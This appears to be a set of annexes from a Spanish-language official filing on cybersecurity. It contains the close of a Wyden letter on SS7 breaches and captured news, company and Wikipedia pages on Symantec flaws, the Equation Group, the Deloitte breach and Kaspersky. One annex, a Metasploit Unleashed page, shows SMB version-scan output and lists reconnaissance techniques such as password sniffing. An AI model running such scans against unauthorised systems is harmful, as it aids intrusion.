- The DHS's 2017 report *Study on Mobile Device Security* stated "all U.S. carriers are vulnerable... resulting in risk to national security." In response to one of my letters, then-Director of the NSA Admiral Michael Rogers agreed with me that "the security of mobile networks needs to improve and securing the vulnerabilities of SS7 must be part of that work." Do you agree with DHS and NSA that SS7 vulnerabilities pose a significant national security threat?
 - If you do not, please explain why your assessment differs.
- The CSRIC-V working group 10 was charged with the creation of a Risk Assessment Report, as noted in each of their presentations. The working group's publicly available final report only summarizes the findings of the Risk Assessment Report. Please provide me with a copy of the full Risk Assessment Report.
- In each of the past five calendar years, how many breaches have been reported to the FCC through the CPNI breach portal?
 - How many of these were breaches in which SS7 was used to access subscriber information?
- In each of the past five calendar years, how many breaches of customer location data have been reported to the FCC by wireless carriers.

- How many of these were breaches in which SS7 was used to access subscriber information?
- For each SS7-related breach, please describe what steps, if any, the FCC took to investigate the breach.
- For each SS7-related breach, did the FCC notify the individuals whose information was stolen?
 - If not, please explain why the FCC did not notify these individuals.

If you have any questions regarding this request, please contact Chris Soghoian in my office.

Sincerely,



Ron Wyden
United States Senator

ANEXO "L"

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/>

Consultada el 18 de septiembre de 2018

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune

 SUBSCRIBE

MPW
Wage Gap, Meet Equity Gap:
Women Hold Only 9% of Startup Equity

BRIEFING
FCC Head Ajit Pai Compares California's Net Neutrality Regulations to Plastic Straw Bans

AUTOS
Tesla Said to Be Facing Criminal Probe Over Elon Musk Statements

AUTOS
Audi's All-Electric SUV Is Germany's First Serious Shot Across Tesla's Bow


BIG FUTURE
OR
LITTLE BRITAIN

Don't settle for
For the full perspective

VISIT

TECH **CHANGING FACE OF SECURITY**

Google Found Disastrous Symantec and Norton Vulnerabilities That Are 'As Bad As It Gets'

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/> [18/09/2018 12:31:54 p. m.]

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune

By ROBERT HACKETT

June 29,
2016

Google's "project zero" team, a group of security analysts tasked with hunting for computer bugs, discovered a heap of critical vulnerabilities in Symantec (SYMC, +3.21%) and Norton security products. The flaws allow hackers to completely compromise people's machines simply by sending them malicious self-replicating code through unopened emails or un-clicked links.

The vulnerabilities affect millions of people who run the company's endpoint security and antivirus software, rather ironically to protect their devices. Indeed, the flaws rendered all 17 enterprise products (Symantec brand) and eight consumer and small business products (Norton brand) open to attack.

In the words of Tavis Ormandy, an English hacker who works on the Google (GOOG, +1.15%) team: "These vulnerabilities are as bad as it gets"—and have "potentially devastating consequences."

Remove V9 Redirect Virus. - V9 Redirect Virus Removal Inst

A browser hijacker designed to force computer users to visit the URL v9.com enigmasoftware.com

OPEN

Get Data Sheet, *Fortune's technology newsletter.*

"An attacker could easily compromise an entire enterprise fleet using a vulnerability

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/>[18/09/2018 12:31:54 p. m.]

Google Found Symantec and Norton Vulnerabilities: 'As Bad As It Gets' | Fortune

like this," Ormandy writes on a Google blog. "Network administrators should keep scenarios like this in mind when deciding to deploy Antivirus, it's a significant tradeoff in terms of increasing attack surface."

Ormandy's post published soon after Symantec issued advisories of its own, which credit him for reporting the bugs. "An attacker could potentially run arbitrary code by sending a specially crafted file to a user," the notice warns, before mentioning that the company has "verified these issues and addressed them in product updates."

For more on Symantec, watch:



The vulnerabilities affect a "decomposer engine"—a program that unpacks compressed files in order to help scan for potentially malicious ones—that's used across Symantec's products. "It's extremely challenging to make code like this safe," Ormandy writes. To avoid such problems, Ormandy recommends that security vendors use sandboxing, a technique that detonates suspicious code in a secure, virtual environment, as well as security-first software development strategies.

Ormandy further demonstrated that the flaws can be exploited to propagate

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/> [18-09-2018 12:31:54 p. m.]

Google Found Symantec and Norton Vulnerabilities 'As Bad As It Gets' | Fortune

computer worms, meaning virally infectious malware. "Just emailing a file to a victim or sending them a link to an exploit is enough to trigger it," he says, "the victim does not need to open the file or interact with it in anyway."

Symantec, which recently purchased the Bain Capital-backed cybersecurity firm Blue Coat for \$4.65 billion, also employed open source code that it failed to update even after seven years of use, Ormandy notes. He lists the additional vulnerabilities in that code [here](#).

Ormandy has been on a tear rooting out similarly nasty computer bugs. He helped identify comparable flaws—known technically as buffer overflows and memory corruption vulnerabilities—in products developed by the cybersecurity companies Comodo, ESET, Kaspersky, Fireeye (FEYE, +2.50%), Intel (INTC, +2.16%) Security's McAfee, Trend Micro (TMICY, +3.46%), and others in recent years.

Customers of Symantec should visit the company's website to learn which products have been updated automatically, and which require manual updates.

Sponsored Stories

Recommended by Outbrain |



Chess players around the world are falling in love with this Strategy game

Throne



The Amazing Eye Vision Discovery

Healthnewstips.today



Designing Your Home for Work and Play

Mansion Global



The Most Addictive Game



Surprising New Method to



The Extravagance on These

<http://fortune.com/2016/06/29/symantec-norton-vulnerability/>[18/09/2018 12:31:54 p. m.]

ANEXO "M"

<https://www.offensive-security.com/metasploit-unleashed/information-gathering/>,

Consultada el 22 de enero de 2018

22/1/2018

Information Gathering - Metasploit Unleashed


Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper *information gathering* will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.

We'll be covering just a few of these information gathering techniques such as:

- [Port Scanning](#)
- [Hunting for MSSQL](#)
- [Service Identification](#)
- [Password Sniffing](#)
- [SNMP sweeping](#)



```
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(smb_version) > run
[*] Scanned 04 of 25 hosts (016% complete)
[*] Scanned 05 of 25 hosts (020% complete)
[*] 192.168.1.106:445 is running Unix Samba 3.6.13 (language: Unknown) (name:FREENAS) (domain:FREENAS)
[*] Scanned 10 of 25 hosts (040% complete)
[*] Scanned 15 of 25 hosts (060% complete)
[*] Scanned 20 of 25 hosts (080% complete)
[*] 192.168.1.123:445 is running Windows 7 Ultimate 7601 Service Pack 1 (Build 1) (language: Unknown) (name:PS3-NAS) (domain:PS3-NAS)
[*] Scanned 25 of 25 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

<https://www.offensive-security.com/metasploit-unleashed/information-gathering/>

1/1

ANEXO "N"

https://en.wikipedia.org/wiki/Equation_Group ,
Consultada el 19 de junio de 2018

Equation Group - Wikipedia



WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export
Create a book
Download as PDF
Printable version

In other projects
Wikimedia Commons

Languages
Deutsch
فارسی
Français
日本語
Polski
Русский
Slovenščina

Not logged in | Talk | Contributions | Create account | Log in

Article | Talk | Read | Edit | View history |

Equation Group

From Wikipedia, the free encyclopedia

"Equation Group" is an informal name for the Tailored Access Operations (TAO) unit of the United States National Security Agency (NSA).^[1]^[2]^[3]^[4] Classified as an advanced persistent threat, Kaspersky Labs describes them as one of the most sophisticated cyber attack groups in the world and "the most advanced ... we have seen", operating alongside but always from a position of superiority with the creators of Stuxnet and Flame.^[5]^[6] Most of their targets have been in Iran, Russia, Pakistan, Afghanistan, India, Syria, and Mali.^[6]

The name *Equation Group* was chosen because of the group's predilection for sophisticated encryption methods in their operations. By 2015, Kaspersky documented 500 malware infections by the group in at least 42 countries, while acknowledging that the actual number could be in the tens of thousands due to its self-terminating protocol.^[6]^[7]

In 2017, WikiLeaks published a discussion held within the CIA on how it had been possible to identify the group.^[8] One commenter wrote that "the Equation Group as labeled in the report does not relate to a specific group but rather a collection of tools" used for hacking.^[8]

Equation Group	
Type	Advanced persistent threat
Location	United States
Products	Stuxnet, Flame
Parent organization	National Security Agency Tailored Access Operations

Contents

- Discovery
- Probable links to Stuxnet and the NSA
 - Firmware
 - Codewords and timestamps
 - The LNK exploit
 - Link to IRATEMONK
- 2016 breach of the Equation Group
- See also
- References
- External links

Discovery [edit]

At the Kaspersky Security Analysts Summit held in Mexico on February 16, 2015, Kaspersky Lab announced its discovery of the Equation Group. According to Kaspersky Lab's report, the group has been active since at least 2001, with more than 60 actors.^[10] The malware used in their

https://en.wikipedia.org/wiki/Equation_Group[19/06/2018 07:07:27 p. m.]

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

Página 53 de 83

Equation Group - Wikipedia

Українська

中

Edit links

operations, dubbed EquationDrug and GrayFish, is found to be capable of reprogramming hard disk drive firmware.^[5] Because of the advanced techniques involved and high degree of covertness, the group is suspected of ties to the NSA, but Kaspersky Lab has not identified the actors behind the group.

Probable links to Stuxnet and the NSA [edit]

In 2015 Kaspersky's research findings on the Equation Group noted that its loader, "Grayfish", had similarities to a previously discovered loader, "Gauss", from another attack series, and separately noted that the Equation Group used two zero-day attacks later used in Stuxnet; the researchers concluded that "the similar type of usage of both exploits together in different computer worms, at around the same time, indicates that the EQUATION group and the Stuxnet developers are either the same or working closely together".^{[11]:13}

Firmware [edit]

They also identified that the platform had at times been spread by interdiction (interception of legitimate CDs sent by a scientific conference organizer by mail),^{[11]:15} and that the platform had the "unprecedented" ability to infect and be transmitted through the hard drive firmware of several of the major hard drive manufacturers, and create and use hidden disk areas and virtual disk systems for its purposes, a feat demanding access to the manufacturer's source code of each to achieve,^{[11]:16–18} and that the tool was designed for surgical precision, going so far as to exclude specific countries by IP and allow targeting of specific usernames on discussion forums.^{[11]:23–26}

Codewords and timestamps [edit]

The NSA codewords "STRAITACID" and "STRAITSHOOTER" have been found inside the malware. In addition, timestamps in the malware seem to indicate that the programmers worked overwhelmingly Monday–Friday in what would correspond to a 08:00–17:00 workday in an Eastern United States timezone.^[12]

The LNK exploit [edit]

Kaspersky's global research and analysis team, otherwise known as GReAT, claimed to have found a piece of malware that contained Stuxnet's "privLib" in 2008.^[13] Specifically it contained the LNK exploit found in Stuxnet in 2010. Fanny is classified as a worm that affects certain Windows operating systems and attempts to spread laterally via network connection or USB storage. Kaspersky stated that they suspect that because of the recorded compile time of Fanny that the Equation Group has been around longer than Stuxnet.^[5]

Link to IRATEMONK [edit]

F-Secure claims that the Equation Group's malicious hard drive firmware is TAO program "IRATEMONK",^[14] one of the items from the NSA ANT catalog exposed in a 2013 *Der Spiegel* article. IRATEMONK provides the

https://en.wikipedia.org/wiki/Equation_Group[19/06/2018 07:07:27 p. m.]

Equation Group - Wikipedia

attacker with an ability to have their software application persistently installed on desktop and laptop computers, despite the disk being formatted, its data erased or the operating system re-installed. It infects the hard drive firmware, which in turn adds instructions to the disk's master boot record that causes the software to install each time the computer is booted up.^[15] It is capable of infecting certain hard drives from Seagate, Maxtor, Western Digital, Samsung,^[15] IBM, Micron Technology and Toshiba.^[5]

2016 breach of the Equation Group [edit]

In August 2016, a hacking group calling itself "The Shadow Brokers" announced that it had stolen malware code from the Equation Group.^[16] Kaspersky Lab noticed similarities between the stolen code and earlier known code from the Equation Group malware samples it had in its possession including quirks unique to the Equation Group's way of implementing the RC6 encryption algorithm, and therefore concluded that this announcement is legitimate.^[17] The most recent dates of the stolen files are from June 2013, thus prompting Edward Snowden to speculate that a likely lockdown resulting from his leak of the NSA's global and domestic surveillance efforts stopped The Shadow Brokers' breach of the Equation Group. Exploits against Cisco Adaptive Security Appliances and Fortinet's firewalls were featured in some malware samples released by The Shadow Brokers.^[18] EXTRABACON, a Simple Network Management Protocol exploit against Cisco's ASA software, was a zero-day exploit as of the time of the announcement.^[18] Juniper also confirmed that its NetScreen firewalls were affected.^[19] The EternalBlue exploit was used to conduct the damaging worldwide WannaCry ransomware attack.

See also [edit]

- Global surveillance disclosures (2013–present)
- United States intelligence operations abroad
- Firmware hacking

References [edit]

- ↑ Fox-Brewster, Thomas (February 16, 2015). "Equation = NSA? Researchers Uncloak Huge 'American Cyber Arsenal'" 🔗. *Forbes*. Retrieved November 24, 2015.
- ↑ Menn, Joseph (February 17, 2015). "Russian researchers expose breakthrough U.S. spying program" 🔗. Reuters. Retrieved November 24, 2015.
- ↑ "The nsa was hacked snowden documents confirm" 🔗. *The Intercept*. 19 August 2016.



The NSA's listing of its Tailored Access Operations program named IRATEMONK from the NSA ANT catalog.

https://en.wikipedia.org/wiki/Equation_Group[19/06/2018 07:07:27 p. m.]

ANEXO "O"

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html>

Consultada el 23 de octubre de 2018

Deloitte Statement on Cyber Incident | Deloitte

Deloitte



Search

About Deloitte

Contact us

Services

Industries

Careers

Location: Global

Deloitte in the News

Deloitte Statement on Cyber-Incident

25 September 2017:

In response to a cyber incident, Deloitte actions have included the following:

- Implementing its comprehensive security protocol and initiating an intensive and thorough review which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte
- Contacting governmental authorities immediately after it became aware of the incident; and
- Contacting each of the very few clients impacted

The attacker accessed data from an email platform. The review of that platform is complete.

Importantly, the review enabled us to understand precisely what information was at risk and what the hacker actually did and to determine that:

Contact us

Submit RFP

Explore Content

Key Facts about the Deloitte Email Cyber-Incident

Related topics

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html#>[23/10/2018 11:12:21 a. m.]

Deloitte Statement on Cyber Incident | Deloitte

- Only very few clients were impacted
- No disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers

Deloitte remains deeply committed to ensuring that its cyber-security defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cyber security.

Key Facts about the Deloitte Email Cyber-Incident

6 October 2017

In response to a cyber-incident, Deloitte initiated a review to understand the scope of the incident, the potential impact to clients and other stakeholders, and to determine the appropriate cyber-security response. Below we share the key facts regarding this incident.

An attacker compromised account credentials and ultimately gained access to a single Deloitte cloud-based email platform. On discovering unauthorized access to the email platform, we initiated our standard and comprehensive incident response process, which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte (including Mandiant). We engaged outside specialists to assure ourselves, clients, and other stakeholders that the review was thorough and objective. This team took a variety of actions:

- **Immediately executed steps to stop and contain the attack.**
- **Ascertained the size and scope of the attack.** The team reviewed logs from the incident to understand what the attacker did in the email platform, and it used this information to guide its response to the attack.
- **Determined what the attacker targeted.** The attacker targeted a cloud-based email platform. This system is distinct and

<http://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html>#[23/10/2018 11:12:21 a.m.]

Deloitte Statement on Cyber Incident | Deloitte

separate from other Deloitte platforms, including those that host client data, collaborative work among Deloitte professionals, engagement systems and other non-cloud based email systems. None of these were impacted. We know from the forensic review conducted by our own cyber professionals, working alongside outside experts, that the attacker was specifically focused on obtaining active credentials.

- **Reviewed materials targeted by the hacker.** This incident involved unstructured data; namely, email. Through a detailed review of logs, Deloitte was able to determine what the attacker actually did and that the number of email messages targeted by the attacker was a small fraction of those stored on the platform. We looked at all of the targeted email messages in a manual document-by-document review process, with careful assessment of the nature of the information contained in each email. By conducting this eyes-on review, we were able to determine the very few instances where there may have been active credentials, personal information, or other sensitive information that had an impact on clients.
- **Contacted impacted clients.** Deloitte contacted each of these very few clients impacted.
- **Alerted authorities.** Deloitte began contacting governmental authorities immediately.
- **Took additional targeted steps to further enhance our overall security architecture.** We expanded our centrally controlled privileged access management system, and completed our roll out of multi-factor authentication (MFA), which was underway at the time of the attack. Now all users of the cloud-based email system and those with credentials with heightened access are part of our MFA system.

The team determined that:

- **The attacker is no longer in Deloitte's**

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html#:~:q={23/10/2018+11:12:21+a.m.}>

Deloitte Statement on Cyber Incident | Deloitte

system. Deloitte, with the assistance of outside experts, has seen no signs of any subsequent activities. We have taken a number of important steps to remove the attacker's access to our environment, including the blocking of IP addresses, disabling accounts, resetting passwords, and implementing enhanced monitoring.

- **No disruption occurred to client businesses, to Deloitte's ability to serve clients, or to consumers.**

Our intensive and thorough review, which is complete, and our continued and significant investments in our cyber-security capabilities, reflect our commitment to protecting the information of Deloitte clients and stakeholders.

Recommendations



Partnering for cyber resilience

Risk & responsibility in a hyperconnected world



Deloitte social media

Join the conversation

Related topics

Conduct Risk

Cyber Risk

Brand & Reputation Risk

Cyber Resilience

Cyber Vigilance

Contact us

Submit RFP

Job search

Get Connected

Newsroom
Home
Social media
Leadership blog
Press releases

Services

Audit & Assurance
Consulting
Risk Advisory
Financial Advisory
Legal

Industries

Consumer
Energy, Resources & Industrials
Financial Services
Government & Public

Careers

Job search
Experienced hires
Students
Life at Deloitte
Alumni

Legal

About Deloitte
Terms of use
Cookies
Privacy
Privacy Shield

<https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html#>[23/10/2018 11:12:21 a. m.]

ANEXO "P"

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>

Consultada el 23 de octubre de 2018

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

 [Subscribe](#) [Find a job](#) [Sign in](#)

[News](#) [Opinion](#) [Sport](#) [Culture](#) [Lifestyle](#)

[Business](#) [Economics](#) [Banking](#) [Money](#) [Markets](#) [Project](#) 

[Deloitte](#)

Deloitte hit by cyber-attack revealing clients' secret emails

Exclusive: hackers may have accessed usernames, passwords and personal details of top accountancy firm's blue-chip clients

Nick Hopkins
Mon 25 Sep 2017
13:00 BST

This article is over 1 year old

12,474

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian



Deloitte provides auditing, tax consultancy and cybersecurity advice to banks, multinational companies and government agencies. Photograph: Alamy Stock Photo

One of the world's "big four" accountancy firms has been targeted by a sophisticated hack that compromised the confidential emails and plans of some of its blue-chip clients, the Guardian can reveal.

Deloitte, which is registered in London and has its global headquarters in New York, was the victim of a cybersecurity attack that went unnoticed for months.

One of the largest private firms in the US, which reported a record \$37bn (£27.3bn) revenue last year, Deloitte provides auditing, tax consultancy and high-end cybersecurity advice to some of the world's biggest banks, multinational companies, media enterprises, pharmaceutical firms and government agencies.

The Guardian understands Deloitte clients across all of these sectors had material in the company email system that was breached. The companies include household names as well as US government departments.



So far, six of Deloitte's clients have been told their information was "impacted" by the hack. Deloitte's internal review into the incident is ongoing.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

Business Today:
sign up for a
morning shot of
financial news

Read
more

The Guardian understands Deloitte discovered the hack in March this year, but it is believed the attackers may have had access to its systems since October or November 2016.

The hacker compromised the firm's global email server through an "administrator's account" that, in theory, gave them privileged, unrestricted "access to all areas".

The account required only a single password and did not have "two-step" verification, sources said.

Emails to and from Deloitte's 244,000 staff were stored in the Azure cloud service, which was provided by Microsoft. This is Microsoft's equivalent to Amazon Web Service and Google's Cloud Platform.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian



Microsoft's Azure cloud service. Photograph: Microsoft

In addition to emails, the Guardian understands the hackers had potential access to usernames, passwords, IP addresses, architectural diagrams for businesses and health information. Some emails had attachments with sensitive security and design details.

The breach is believed to have been US-focused and was regarded as so sensitive that only a handful of Deloitte's most senior partners and lawyers were informed.

The Guardian has been told the internal inquiry into how this happened has been codenamed "Windham". It has involved specialists trying to map out exactly where the hackers went by analysing the electronic trail of the searches that were made.

The team investigating the hack is understood to have been working out of the firm's offices in Rosslyn, Virginia, where analysts have been reviewing potentially compromised documents for six months.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

It has yet to establish whether a lone wolf, business rivals or state-sponsored hackers were responsible.



Contact the
Guardian securely

Read
more

Sources said if the hackers had been unable to cover their tracks, it should be possible to see where they went and what they compromised by regenerating their queries. This kind of reverse-engineering is not foolproof, however.

A measure of Deloitte's concern came on 27 April when it hired the US law firm Hogan Lovells on "special assignment" to review what it called "a possible cybersecurity incident".

The Washington-based firm has been retained to provide "legal advice and assistance to Deloitte LLP, the Deloitte Central Entities and other Deloitte Entities" about the potential fallout from the hack.

Responding to questions from the Guardian, Deloitte confirmed it had been the victim of a hack but insisted only a small number of its clients had been "impacted". It would not be drawn on how many of its clients had data made potentially vulnerable by the breach.

The Guardian was told an estimated 5m emails were in the "cloud" and could have been accessed by the hackers. Deloitte said the number of emails that were at risk was a fraction of this number but declined to elaborate.

"In response to a cyber incident, Deloitte implemented its comprehensive security protocol and began an intensive and thorough review including mobilising a team of cybersecurity and confidentiality experts inside and outside of Deloitte," a spokesman said.

"As part of the review, Deloitte has been in contact with the very few clients impacted and notified governmental authorities and regulators.

"The review has enabled us to understand what information was at risk and what the hacker actually did, and demonstrated that no disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers.

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

"We remain deeply committed to ensuring that our cybersecurity defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cybersecurity. We will continue to evaluate this matter and take additional steps as required.

"Our review enabled us to determine what the hacker did and what information was at risk

as a result. That amount is a very small fraction of the amount that has been suggested."

Deloitte declined to say which government authorities and regulators it had informed, or when, or whether it had contacted law enforcement agencies.

Though all major companies are targeted by hackers, the breach is a deep embarrassment for Deloitte, which offers potential clients advice on how to manage the risks posed by sophisticated cybersecurity attacks.

"Cyber risk is more than a technology or security issue, it is a business risk," Deloitte tells potential customers on its website.

"While today's fast-paced innovation enables strategic advantage, it also exposes businesses to potential cyber-attack. Embedding best practice cyber behaviours help our clients to minimise the impact on business."

Deloitte has a "CyberIntelligence Centre" to provide clients with "round-the-clock business focussed operational security".

"We monitor and assess the threats specific to your organisation, enabling you to swiftly and effectively mitigate risk and strengthen your cyber resilience," its website says. "Going beyond the technical feeds, our professionals are able to

<https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails>[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

contextualise the relevant threats, helping determine the risk to your business, your customers and your stakeholders.”

In 2012, Deloitte, which has offices all over the world, was ranked the best cybersecurity consultant in the world.

Earlier this month, Equifax, the US credit monitoring agency, admitted the personal data of 143 million US customers had been accessed or stolen in a massive hack in May. It has also revealed it was also the victim of an earlier breach in March.

About 400,000 people in the UK may have had their information stolen following the cybersecurity breach. The US company said an investigation had revealed that a file containing UK consumer information “may potentially have been accessed”.

The data includes names, dates of birth, email addresses and telephone numbers, but does not contain postal addresses, passwords or financial information. Equifax, which is based in Atlanta, discovered the hack in July but only informed consumers last week.

Since you've been here ...

... some things have changed. Whilst advertising revenues across the media are still falling fast, more people are helping to fund The Guardian's independent, investigative journalism than ever. Which means we now stand a fighting chance. But we still need your help.

The Guardian is editorially independent. Our journalism is free from commercial bias and not influenced by billionaire owners, politicians or shareholders. No one edits our editor. No one steers our opinion. This is important because it enables us to give a voice to the voiceless, challenge the powerful and hold them to account. We keep our factual, honest reporting open to all, not just for those who can afford it. And we want to keep it that way, for generations to come.

If everyone who reads our reporting, who likes it, helps to support it, our future would be much more secure. **For as little as £1, you can support the Guardian – and it only takes a minute. Thank you.**

Support The Guardian

ANEXO "Q"

https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814

Consultada el 23 de octubre de 2018

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post



People walk past the headquarters of the anti-virus firm Kaspersky Lab in Moscow in September. (Sergei Karpukhin/Reuters)

By Ellen Nakashima

October 10, 2017

In 2015, Israeli government hackers saw something suspicious in the computers of a Moscow-based cybersecurity firm: hacking

[https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b\[23/10/2018 12:12:00 p. m.\]](https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b[23/10/2018 12:12:00 p. m.])

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

tools that could only have come from the National Security Agency.

Israel notified the NSA, where alarmed officials immediately began a hunt for the breach, according to people familiar with the matter, who said an investigation by the agency revealed that the tools were in the possession of the Russian government.

Israeli spies had found the hacking material on the network of Kaspersky Lab, the global anti-virus firm under a spotlight in the United States because of suspicions that its products facilitate Russian espionage.

Last month, the Department of Homeland Security instructed federal civilian agencies to identify Kaspersky Lab software on their networks and remove it on the grounds that "the risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security." The directive followed a decision by the General Services Administration to remove Kaspersky from its list of approved vendors. And lawmakers on Capitol Hill are considering a governmentwide ban.

[Local governments keep using this software — but it might be a back door for Russia]

The NSA declined to comment on the Israeli discovery, which was first reported by the New York Times.

Kaspersky said in a statement that "as a private company, Kaspersky Lab does not have inappropriate ties to any government, including Russia, and the only conclusion seems to be that Kaspersky Lab is caught in the middle of a geopolitical fight." The company said it "does not possess any knowledge" of Israel's hack.

The firm's founder, Eugene Kaspersky, said in a blog post last week that his anti-virus software is supposed to find malware from all quarters.

"I've absolutely and aggressively detect and clean malware infections no matter the source," he wrote, suggesting that the NSA

https://www.washingtonpost.com/.../010/d48ce774-aa95-11e7-830e-2b6d1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b[23/10/2018 12:12:00 p. m.]

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

hacking tools could have been picked up as malware by the anti-virus program.

In the 2015 case, investigators at the NSA examining how the Russians obtained the material eventually narrowed their search to an employee in the agency's elite Tailored Access Operations division, which comprises hackers who collect intelligence about foreign targets. The employee was using Kaspersky anti-virus software on his home computer, according to the people familiar with the matter.

The employee, whose name has not been made public and is under investigation by federal prosecutors, did not intend to pass the material to a foreign adversary. "There wasn't any malice," said one person familiar with the case, who, like others interviewed, spoke on the condition of anonymity to discuss an ongoing case. "It's just that he was trying to complete the mission, and he needed the tools to do it."

Eugene Kaspersky, chief executive of Russia's Kaspersky Lab. (Pavel Golovkin/AP)

Concerns about Kaspersky have also emerged in the cybersecurity industry, where some officials say that the firm's software has been used not just to protect its customers' computers but also as a platform for espionage.

Over the past several years, the firm has on occasion used a standard industry technique that detects computer viruses but can also be employed to identify information and other data not related to malware, according to two industry officials, who spoke on the condition of anonymity to discuss sensitive information.

The tool is called "silent signatures" — strings of digital code that operate in stealth to find malware but which could also be written to search computers for potential classified documents, using keywords or acronyms.

"Silent detection is a widely adopted cybersecurity industry practice used to verify malware detections and minimize false positives," the company's statement said. "It enables cybersecurity vendors to offer the most up-to-date protection without bothering users with constant on-screen alerts."

Kaspersky is also the only major anti-virus firm whose data is routed through Russian Internet service providers subject to Russian surveillance. That surveillance system is known as the SORM, or the System of Operative-Investigative Measures.

The company said that customer data flowing through Kaspersky's Russian servers is encrypted and that the firm does not decrypt it for the government.

Andrei Soldatov, a Russian surveillance expert and author of "The Red Web," said, "I would be very, very skeptical" of the claim that the government cannot read the firm's data. As an entity that deals with encrypted information, Kaspersky must obtain a license from the FSB, the country's powerful security service, he noted, which "means your company is completely transparent" to the FSB.

It is not publicly known how the Russians obtained the NSA hacking tools in 2015. Some information security analysts have speculated that the Russians exploited a flaw in Kaspersky software to filch the material.

But other experts say the Russians would not need to hack Kaspersky's systems. They say that the material could be picked up through the country's surveillance regime.

The firm is likely to be beholden to the Kremlin, said Steven Hall, who ran the CIA's Russia operations for 30 years. He said that Kaspersky's line of work is of particular interest to Russian President Vladimir Putin and that because of the way things work in Russia, Eugene Kaspersky "knows he's at the mercy of Putin."

